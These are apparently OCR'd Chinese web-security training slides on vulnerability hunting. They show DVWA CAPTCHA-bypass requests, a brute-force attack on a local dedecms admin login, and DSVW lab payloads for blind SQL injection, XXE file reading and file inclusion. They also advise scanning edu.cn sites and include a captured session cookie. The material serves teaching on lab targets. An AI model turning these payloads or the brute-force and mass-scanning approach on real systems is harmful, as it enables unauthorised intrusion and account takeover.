	危害等级	XSS漏洞 SQL注入			* 漏洞详情	<b>() (</b>		CRLF注入 ClickJacking 代码执行	•	: Web安全漏洞		json劫持 任意文件上传漏洞	<b>Y</b>	
	漏洞描述	CRLF漏洞 命令注入				一、详细说明: 二、漏洞证明:		基于DOM的XSS 基于Flash的XSS 存储型XSS		Web安全漏洞大类和移动客户端安全漏	る洞SQL注入	文件包含 文件遍历/下载 目录遍历		
		目录遍历				三、修复方案:		命令注入 SQL注入 上传漏洞		:		SSRF Webshell CRLF注入 管理后台对外		
		文件上传漏洞						信息泄漏 读类型CSRF		I A, 🗐 🛈		不安全加密算法		
		信息泄露						写类型CSRF 文件包含		说明:其中包括场景、截图、漏洞重现的方法,涉 付链接。	及账号相关漏消	不安全的第三方资源引用 配置错误 flash 配置不当	. Et	传
		逻辑设计缺陷						逻辑漏洞		is made o		cookie设置不当		
		溢出漏洞						权限绕过 URL跳转漏洞		正明(在这里写POC):		第三方应用软件漏洞 在站外泄露敏感信息 ifame页面引用		
		CSRF漏洞						其他 文件读取		5案:		会话定制		
		其他						管理后台 目录浏览	<b>-</b>			SEO暗链 其他	*	



我的建议:未来的挖洞方法



江湖人称"脚本小子"

自己写扫描系统挖

自己写脚本挖

江湖人称"工具小子"

工具挖

手工挖

我的建议:未来的挖洞对象

# 第三方SRC一专有SRC一众测

- 1、http://butian.360.cn/
- 2、https://www.vulbox.com/
- 3、https://src.edu-info.edu.cn/
- 4、 .....

intitle:安全应急响应中心

# 扪心自问

使用过10个以上的扫描器吗?

使用扫描器扫过100个以上的网站吗?

提交过100个以上的漏洞吗?

被src忽略过10个以上的漏洞吗?

### 我的建议


挖洞目的:https://src.edu-info.edu.cn/

挖洞对象: site:edu.cn

挖洞手段:工具为主, 手工为辅



#### 先自动扫






**Dynamic & Static Application Vulnerability Testing** 



# 先自动扫





#### 再开代理正常访问抓包

20	http://butian.360.cn	GET	/Loo		200	20085	HTML	è¡¥å∞© - ä¼ ä¸šå'o₃
21	http://butian.360.cn	GET	/Company/u/%E6%B1%9F%E8		200	13256	HTML	补天 - ä¼ ä¸ጷå'o⊾
22	http://butian.360.cn	GET	/Service		200	13458	HTML	补天 - ä¼ ä¸ጷå'o⊾
34	http://butian.360.cn	GET	/Rank/whitehat		200	21208	HTML	补天 -ä¼ ä¸šå'o⊾
40	http://butian.360.cn	POST	/Rank/whitehatRank	V	200	2694	JSON	
44	http://butian.360.cn	GET	/Reward/plan		200	21012	HTML	补天 -ä¼ ä¸ξå'œ
46	http://butian.360.cn	POST	/Reward/corps	V	200	13186	JSON	· ·
47	http://butian.360.cn	POST	/Reward/corps	$\checkmark$	200	2665	JSON	
48	http://butian.360.cn	GET	/Article/index		200	15802	HTML	èj¥å∞©-ä¼ä¸šå'oz
51	http://butian.360.cn	GET	/Article/content/id/161		200	20864	HTML	èj¥å∞©-ä¼ä¸šå'oz
52	http://butian.360.cn	GET	/Loo		200	20085	HTML	èj¥å∞©-ä¼ä¸šå'oz
53	http://butian.360.cn	POST	/Home/Loo	$\checkmark$	200	21036	HTML	èj¥å∞©-ä¼ä¸šå'oz
59	http://butian.360.cn	POST	/Home/Loo	✓	200	11889	HTML	èj¥å¤©-ä¼ä¸šå'œ
4								

Raw Params Headers Hex

Response

Request

Cache-Control: max-age=0 Origin: http://butian.360.cn Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHIML, like Gecko) Chrome/57.0.2987.110 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Accept: text/html, application/xhtml+xml, application/xml; q=0.9, image/webp. \*/\*; q=0.8

Referer: http://butian.360.cn/Home/Loo

Accept-Encoding: gzip, deflate Accept-Language: zh-CN, zh;q=0.8

 $\textbf{Cookie:} \ \_\_\texttt{guid} = 67796994.1299894226161218000.1488948541168.072 \\ \texttt{:} \ \ \texttt{UM\_} \\ \textbf{distinctid} = 15 \\ \textbf{ad} 1b \\ \textbf{1a} 9 \\ \textbf{1a} 8e9 - 0e \\ \textbf{0} 18 \\ \textbf{d} 43 \\ \textbf{d} 313 \\ \textbf{e} 1 - 6b \\ \textbf{1b} 1279 - 1 \\ \textbf{fa} 400 - 15 \\ \textbf{ad} 1b \\ \textbf{1a} 9 \\ \textbf{1b} 4ef; \\ \textbf{1b} 12 \\ \textbf{1b} 12$ 

\_\_huid=10DR1YPQQx4CEvjQxKgmird7CEUnpV94I59GbY0I0CHU8%3D;

Q=u%3D%2501%25S9%2500%25S0%25P1%250Q%25Q6%25Q6%25Q8%25PP%25RP1234%26r%3Djubnzv\_fo%26le%3Dp3IvrJ41ZQN4Zwx1ZPH0ZQR2Z15wo20%3D%26m%3D%26qid%3D511742823%26im%3D1\_7%26src%3Dpcw\_webscar%26t%3D1;

T=s%3D29517568bfef129c16667110bd101b80%26t%3D1493556916%261m%3D%261f%3D1%26sk%3D90f1611d52635350382e75d73f7e95bb%26mt%3D1493556916%26rc%3D%26v%3D2.0%26a9 \_\_gid=67796994.530383047.1491461830729.1494298717149.30; PHPSESSID=kqsaf195spjq1j14aqh1kigjd3; \_\_q\_\_=1494420913227; \_currentUrl\_=%2FHome%2FLoo

Connection: close

### 然后每个数据包分析

某安全工程师在渗透测试一个网站发现下面的url:

http://www.xxx.com/show.php?classid=9527&filepath=upload/pic/20120522100516.jpg &filename=黑猫警长.jpg

访问后的页面如图所示:

文件名:黑帽警长.jpg



发挥自己的想象,结合第四课所学漏洞知识,这样的ur可能会存在哪些漏洞,请至少列出三种类型的漏洞,并写出验证你想法的url

评分标准:本题满分10分,写出一种给4分,写出两种给7分,写出三种给10分,漏洞类型和验证url分数各占一半(10分)


### 找到特定的漏洞的疑似问题再用特定的字典扫

弱口令字典

敏感文件字典

SQL注入字典

XSS POC字典



# DVWA

Home

Instructions

Setup / Reset DB

**Brute Force** 

**Command Injection** 

CSRF

File Inclusion

File Upload

#### Insecure CAPTCHA

**SQL** Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

**DVWA Security** 

PHP Info

About

#### **Vulnerability: Insecure CAPTCHA**

reCAPTCHA API key missing from config file: D:\phpStudy\WWW\DVWA-1.9\config\config.inc.php

Please register for a key from reCAPTCHA: https://www.google.com/recaptcha/admin/create

#### More Information


- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing\_for\_Captcha\_(OWASP-AT-012)

```
config.inc.php x

22
23 # ReCAPTCHA settings
24 # Used for the 'Insecure CAPTCHA' module
25 # You'll need to generate your own keys at: h
26 $_DVWA[ 'recaptcha_public_key'] = '|';
27 $_DVWA[ 'recaptcha_private_key'] = '';
```

You don't have any sites registered to use the reCAPTCHA API

#### Register a new site




Low等级

输入密码password

注入验证码

change



Change按钮



Home

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**Command Injection** 

**CSRF** 

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File Upload

Insecure CAPTCHA

**SQL Injection** 

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

#### **Vulnerability: Insecure CAPTCHA**

You passed the CAPTCHA! Click the button to confirm your changes.

Change

#### **More Information**

- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing for Captcha (OWASP-AT-012)



完成



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**CSRF** 

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File Upload

Insecure CAPTCHA

**SQL** Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

### **Vulnerability: Insecure CAPTCHA**


Password Changed.

#### **More Information**

- http://www.captcha.net/
- https://www.google.com/recaptcha/
- https://www.owasp.org/index.php/Testing\_for\_Captcha\_(OWASP-AT-012)



发第二步change包 直接改密码



Medium等级

一模一样



#### Medium等级



#### Home

Instructions

Setup / Reset DB

Brute Force

**Command Injection** 

**CSRF** 

File Inclusion

File Upload

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

#### Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

Change

#### **More Information**

- http://www.captcha.net/
   https://www.google.com/recaptcha/
   https://www.owasp.org/index.php/Testing\_for\_Captcha\_(OWASP-AT-012)



#### Medium等级

一模一样



#### Home

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**Command Injection** 

CSRF

File Inclusion

File Upload

**SQL Injection** 

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

#### **Vulnerability: Insecure CAPTCHA**

Password Changed.

#### **More Information**

- http://www.captcha.net/
  https://www.google.com/recaptcha/
  https://www.owasp.org/index.php/Testing\_for\_Captcha\_(OWASP-AT-012)

发第二步change包 直接改密码

119	http://127.	0.0.1		POST	/DVWA-1.9	/vulnerabilities	s/captc	✓		200	5666	HTML	
122	http://127.	0.0.1		GET	/DVWA-1.9	/vulnerabilities	s/captc			200	5617	HTML	
123	http://127.	0.0.1		GET	/DVWA-1.9	/vulnerabilities	s/captc			200	5617	HTML	
4													
Requ	uest Resp	oonse											
Raw	Params	Headers	Hex										
	POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1												
Host: 127.0.0.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0													
						on/xml;q=0.							
Accept	-Language:	zh-CN, zh	ι; q=0.8,	, en-US;	q=0.5, en; q=	0.3							
	Encoding			_									
Content-Type: application/x-www-form-urlencoded													
Content-Length: 85 Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/													
Cookie: security=medium; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7													
Connection: close													
Upgrade-Insecure-Requests: 1													
step=2	step=2&password_new=password&password_conf=password&passed_captcha=true&Change=Change												

high等级

没有第二步change了





high等级

没有第二步change了



#### Home

Instructions

Setup / Reset DB

**Brute Force** 

**Command Injection** 

**CSRF** 

File Inclusion

File Upload

**SQL Injection** 

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

#### **Vulnerability: Insecure CAPTCHA**

Password Changed.

#### **More Information**

- http://www.captcha.net/
- https://www.google.com/recaptcha/
   https://www.owasp.org/index.php/Testing\_for\_Captcha\_(OWASP-AT-012)

# <u>s</u>

### DVWA的最后一课

#### 好像搞不定了

黑盒唯一能确定的是 user\_token是没有验证的

```
POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 380
Referer: http://127.0.0.1/DVWA-1,9/vulnerabilities/captcha/
Cookie: security=high; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7
Connection: close
Upgrade-Insecure-Requests: 1
step=1&password_new=password&password_conf=password&recaptcha_challenge_field=03A
IezHSY-coky4I48onphAd87nSZX28PPYp_caEB6b6uRbmG92GY6vCxQqxV1uCiN8rgWuWS4B90i0UpSJH
kNXyU2eTlwJ7rBJqvyDr1Z1VBYV_UA-4SbMSXNbujne59RfdSgXCztLo5EyuG7Rqt-JbM_WwWvLmHB8Ky
TjA9COWS7zndHkWuoOek3oHrDKlFFVbnEjfQln7NA&recaptcha_response_field=oswald+wythe&u
ser_token=81e5e543b290c6c6ff0bb040a7bac305&Change=Change
```

#### 看源码

```
// Did the CAPTCHA fail2
                                                                                   'hidd3n_valu3' || $_SERVER[ 'HTTP_USER_AGENT' ] != 'reCAPTCHA'
if( !$resp->is_valid &&
                                 $ POST[ 'recaptcha response field'
        // What happens
        $html
                         .= "/>The CAPTCHA was incorrect. Please try again.";
        $hide_form = false:
        return;
   POST /DVWA-1.9/vulnerabilities/captcha/ HTTP/1.1
                                                                                         src="http://www.google.com/recaptcha/api/noscript?k=6LecyiAUAAAAADmiIlq46jlevw-v7
   Host: 127 0 0 1
                                                                                         S8Y1S82d5s6" height="300" width="500" frameborder="0"></iframe><br/>
  User-Agent: reCAPICHA
                                                                                                        <textarea name="recaptcha_challenge_field" rows="3"</pre>
  Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
                                                                                         cols="40"></textarea>
   Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
                                                                                                        <input type="hidden" name="recaptcha_response_field"</pre>
   Accept-Encoding: gzip, deflate
                                                                                         value="manual_challenge"/>
   Content-Type: application/x-www-form-urlencoded
                                                                                                </noscript>
   Content-Length: 103
   Referer: http://127.0.0.1/DVWA-1.9/vulnerabilities/captcha/
                                                                                                                <!-- **DEV NOTE** Response: 'hidd3n_valu3' &&</p>
   Cookie: security=high; PHPSESSID=nunvurcgkc5baf1u3ms3138oa7
                                                                                                                **/DEV NOTE** -->
                                                                                         User-Agent: 'reCAPTCHA'
   Connection: close
   Upgrade-Insecure-Requests: 1
                                                                                                               <input type='hidden' name='user_token'</pre>
                                                                                         value='407105d8c0be5f5f547870a8f686fb2a' />
   step=1&password_new=password&password_conf=password&tecaptcha_response_field=hidd
                                                                                                               <br />
   3n valu3&Change=Change
                                                                                                                <input type="submit" value="Change" name="Change">
                                                                                                        Password Changed. 
                                                                                                <h2>More Information</h2>
                                                                                                <u1>
                                                                                                        <a href="http://hiderefer.com/?http://www.captcha.net/"</a>
                                                                                         target="_blank">http://www.captcha.net/</a>
                                                                                                        <1i><a
                                                                                         href="http://hiderefer.com/?https://www.google.com/recaptcha/"
                                                                                         target="_blank">https://www.google.com/recaptcha/</a>
                                                                                         href="http://hiderefer.com/?https://www.owasp.org/index.php/Testing_for_Captcha_(
                                                                                         OWASP-AT-012) "
                                                                                         target="_blank">https://www.owasp.org/index.php/Testing_for_Captcha_(OWAS
                                                                                         P-AT-012) </a>
                                                                                                </div>
```



#### dedecms安装

织梦CMS-轻松建站从此开始!

高级搜索 | 网站地图 | TAG标签 RSS订阅 [设为首页][加入收藏]



主页 网页基础 站长图集 软件下载 商品销售 分类信息 织梦CMS 帮助文档

在这里搜索...

检索标题▼

Q 搜索

索热

热门标签: dedecms5.1 sp1 免费版

#### {dede:招聘启事 标题='织梦

2010年,新一年,新征程…… 织梦大家庭招募能够共同创业的新伙伴。首要特点:织梦需要的是创业伙伴,而非普通员工。织梦是一个大家共同的创业平台!繁华浮躁的时代,…[查看全文]

完全了解AJAX

JavaScript基础知识总结

JavaScript的9个陷阱及评点 Web2.0十大Ajax安全漏洞以及

#### 最近更新

- DedeCMS产品授权在线购买
- •我的眼界--些关于花的照片
- 武夷山的美景真是不错
- DedeCMS V5.6 开发日志及新
- 农家小院丝瓜架下
- 美丽的风景尽收眼底

- \* DedeCMS 最终用户授权协议
- 原创风景图片
- ▪海岛风光
- DedeCMS产品相关截图
- 流连忘返的香樟大道
- DedeCMS产品商业授权

#### 



#### Burp抓包

```
POST /dedecms/dede/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: zh-CN, zh; q=0.8, en-US; q=0.5, en; q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
Referer: http://127.0.0.1/dedecms/dede/login.php?gotopage=%2Fdedecms%2Fdede%2F
Cookie: menuitems=1_1%2C2_1%2C3_1; PHPSESSID=i37mepv43vdajufdqqd24ii2u3
Connection: close
Upgrade-Insecure-Requests: 1
```

gotopage=%2Fdedecms%2Fdede%2F&dopost=login&adminstyle=newdedecms&userid=admin&pwd=1111&validate=stum&sm1=




#### PKAV HTTP Fuzzer配置



## 开始暴力破解

目标主机								
_	7. 0. 0. 1				端口	80	~	■ 使用SSL
控制台								
启	动	暂 停			停止			
请求结果								
序号	变体值1	验证码	状态码	错误	超时	长度	四四	
1	111	BRUN	200	否	否	906		
2	1	BLUN	200	否	否	906		
3	12	SLIC	200	否	否	906		
4	!@#123	FROS	200	否	否	906		
5	123321	SCRA	200	否	否	906		
6	****	JELL	200	否	否	906		
7	000	PRIN	200	否	否	906		
8	10011C12010	SPLA	200	否	否	906		
9	123	BLES	200	否	否	906		
10	123!@#	BRIC	200	KU KU KU KU KU	否	906		
11	123456	STUM	200	△否	否	906		
12	123654	STAM	200	否	否	906		
13	12345	CRIS	200	否	否	906		
14	123go	CRIS	200	否	否	906		
15	123654789.	FLIC	200	否	苯口 苯	906		
16	123654789	GRAS	200	否	否	906		
17	123654789!	BLAC	200	否	否	906		



https://pypi.python.org/pypi/lxml/

# <u>\$</u>

#### **DSVW**

#### Attacks:

 Blind SQL Injection (boolean) - vulnerable exploit info • Blind SQL Injection (time) - vulnerable exploit info • UNION SQL Injection - vulnerable exploit info 🦠 Login Bypass - vulnerable exploit info • HTTP Parameter Pollution - vulnerable exploit info • Cross Site Scripting (reflected) - vulnerable exploit info • Cross Site Scripting (stored) - vulnerable exploit info Cross Site Scripting (DOM) - vulnerable exploit info • Cross Site Scripting (JSONP) - vulnerable exploit info • XML External Entity (local) - vulnerable exploit info • XML External Entity (remote) - vulnerable exploit info • Server Side Request Forgery - vulnerable exploit info • Blind XPath Injection (boolean) - vulnerable exploit info • Cross Site Request Forgery - vulnerable exploit info • Frame Injection (phishing) - vulnerable exploit info • Frame Injection (content spoofing) - vulnerable exploit info • Click jacking - - exploit info • Unvalidated Redirect - vulnerable exploit info Arbitrary Code Execution - vulnerable exploit info • Full Path Disclosure - vulnerable exploit info Source Code Disclosure - vulnerable exploit info • Path Traversal - vulnerable exploit info • File Inclusion (remote) - vulnerable exploit info

HTTP Header Injection (phishing) - vulnerable exploit info

• Denial of Service (memory) - vulnerable exploit info

• Component with Known Vulnerability (pickle) - vulnerable exploit info

布尔型盲注延时型盲注回显注入万能密码注入绕过的新技巧:分割参数

# Python+SQLite

http://127.0.0.1:65412/?id=(SELECT (CASE WHEN (SUBSTR((SELECT password FROM users WHERE name='admin'),2,1)='e') THEN (LIKE('ABCDEFG',UPPER(HEX(RANDOMBL OB(300000000))))) ELSE 0 END))



#### Attacks:

```
    Blind SQL Injection (boolean) - vulnerable exploit info

    Blind SQL Injection (time) - vulnerable exploit info

    UNION SQL Injection - vulnerable exploit info

    Login Bypass - vulnerable exploit info

• HTTP Parameter Pollution - vulnerable exploit info

    Cross Site Scripting (reflected) - valuerable exploit info

                                                                                 反射型xss
• Cross Site Scripting (stored) - vulnerable exploit info
                                                                                 存储型xss
• Cross Site Scripting (DOW) - vulnerable exploit info

    Cross Site Scripting (JSONP) - vulnerable exploit info

                                                                                 Dom型xss
• XML External Entity (local) - vulnerable exploit info
                                                                           特殊应用场景的反射型xss

    XML External Entity (remote) - vulnerable exploit info

    Server Side Request Forgery - vulnerable exploit info

    Blind XPath Injection (boolean) - vulnerable exploit info

                                                                                    xss应用:csrf

    Cross Site Request Forgery - vulnerable exploit info

• Frame Injection (phishing) - vulnerable exploit info
                                                                         XSS应用:钓鱼
• Frame Injection (content spoofing) - vulnerable exploit info

    Clickjacking - - exploit info

                                                                                xss应用:黑页

    Unvalidated Redirect - vulnerable exploit info

                                                            xss应用:点击劫持

    Arbitrary Code Execution - vulnerable exploit info

• Full Path Disclosure - vulnerable exploit info

    Source Code Disclosure - vulnerable exploit info

• Path Traversal - vulnerable exploit info

    File Inclusion (remote) - vulnerable exploit info

    HTTP Header Injection (phishing) = vulnerable exploit info

                                                                         Jsonp callback

    Component with Known Vulnerability (pickle) - vulnerable exploit info

• Denial of Service (memory) - vulnerable exploit info
```



#### Attacks:

```
    Blind SQL Injection (boolean) - vulnerable exploit info

    Blind SQL Injection (time) - vulnerable exploit info

                                                             http://127.0.0.1:65412/?include=D:\

    UNION SQL Injection - vulnerable exploit info

    Login Bypass - vulnerable exploit info

                                                             DSVW\test.txt
• HTTP Parameter Pollution - vulnerable exploit info
• Cross Site Scripting (reflected) - valnerable exploit info
• Cross Site Scripting (stored) - vulnerable exploit info

    Cross Site Scripting (DOM) - vulnerable exploit info

• Cross Site Scripting (JSONP) - vulnerable exploit info
• XML External Entity (local) - vulnerable exploit info
• XML External Entity (remote) - vulnerable exploit info

    Server Side Request Forgery - vulnerable exploit info

    Blind XPath Injection (boolean) - vulnerable exploit info

• Cross Site Request Forgery - vulnerable exploit info
• Frame Injection (phishing) - vulnerable exploit info
• Frame Injection (content spoofing) - vulnerable exploit info
• Click jacking - - exploit info

    Unvalidated Redirect - vulnerable exploit info

                                                                      爆物理路径

    Arbitrary Code Execution - vulnerable exploit info

• Full Path Disclosure - vulnerable exploit info
                                                                     文件包含的本地文件读取
• Source Code Disclosure - vulnerable exploit info
                                                                 文件包含的本地文件读取
• Path Traversal - vulnerable exploit info
                                                                        文件包含的远程命令执行

    File Inclusion (remote) - vulnerable exploit info

    HTTP Header Injection (phishing) = vulnerable exploit info

    Component with Known Vulnerability (pickle) - vulnerable exploit info ◆

                                                                               公开组件的命令执行
• Denial of Service (memory) - vulnerable exploit info
```

# <u>(\$)</u>

#### DSVVV

#### Attacks:

- Blind SQL Injection (boolean) vulnerable exploit info
- Blind SQL Injection (time) vulnerable exploit info
- UNION SQL Injection vulnerable exploit info
- Login Bypass vulnerable exploit info
- HTTP Parameter Pollution vulnerable exploit info
- Cross Site Scripting (reflected) vulnerable exploit info
- Cross Site Scripting (stored) vulnerable exploit info
- Cross Site Scripting (DOM) vulnerable exploit info
- Cross Site Scripting (JSONP) vulnerable exploit info
- XML External Entity (local) vulnerable exploit info
- XML External Entity (remote) vulnerable exploit info
- Server Side Request Forgery vulnerable exploit info
- Blind XPath Injection (boolean) vulnerable exploit info
- Cross Site Request Forgery vulnerable exploit info
- Frame Injection (phishing) vulnerable exploit info
- Frame Injection (content spoofing) vulnerable exploit info
- Clickjacking - exploit info
- Unvalidated Redirect vulnerable exploit info
- Arbitrary Code Execution vulnerable exploit info
- Full Path Disclosure vulnerable exploit info
- Source Code Disclosure vulnerable exploit info
- Path Traversal vulnerable exploit info
- File Inclusion (remote) vulnerable exploit info
- HTTP Header Injection (phishing) vulnerable exploit info
- Component with Known Vulnerability (pickle) vulnerable exploit info
- Denial of Service (memory) vulnerable exploit info

XXE漏洞

127.0.0.1:65412/?xml=%3C%21DOCTYPE %20title%20%5B%3C%21ENTITY%20xx e%20SYSTEM%20%20%22file%3A%2f% 2f%2fc%3A%2fWindows%2fwin.ini%22% 3E%5D%3E%20%3Croot%3E%26xxe%3 B%3C%2froot%3E

# <u>(\$)</u>

#### **DSVW**

#### Attacks:

- Blind SQL Injection (boolean) vulnerable exploit info
- Blind SQL Injection (time) vulnerable exploit info
- UNION SQL Injection vulnerable exploit info
- Login Bypass vulnerable exploit info
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- Cross Site Scripting (reflected) vulnerable exploit info
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- Cross Site Scripting (DOM) vulnerable exploit info
- Cross Site Scripting (JSONP) vulnerable exploit info
- XML External Entity (local) vulnerable exploit info
- XML External Entity (remote) vulnerable exploit info
- Server Side Request Forgery vulnerable exploit info
- Blind WPath Injection (boolean) almorable emploit info
- Cross Site Request Forgery vulnerable exploit info
- Frame Injection (phishing) vulnerable exploit info
- Frame Injection (content spoofing) vulnerable exploit info
- Clickjacking - exploit info
- Unvalidated Redirect vulnerable exploit info
- Arbitrary Code Execution vulnerable exploit info
- Full Path Disclosure vulnerable exploit info
- Source Code Disclosure vulnerable exploit info
- Path Traversal vulnerable exploit info
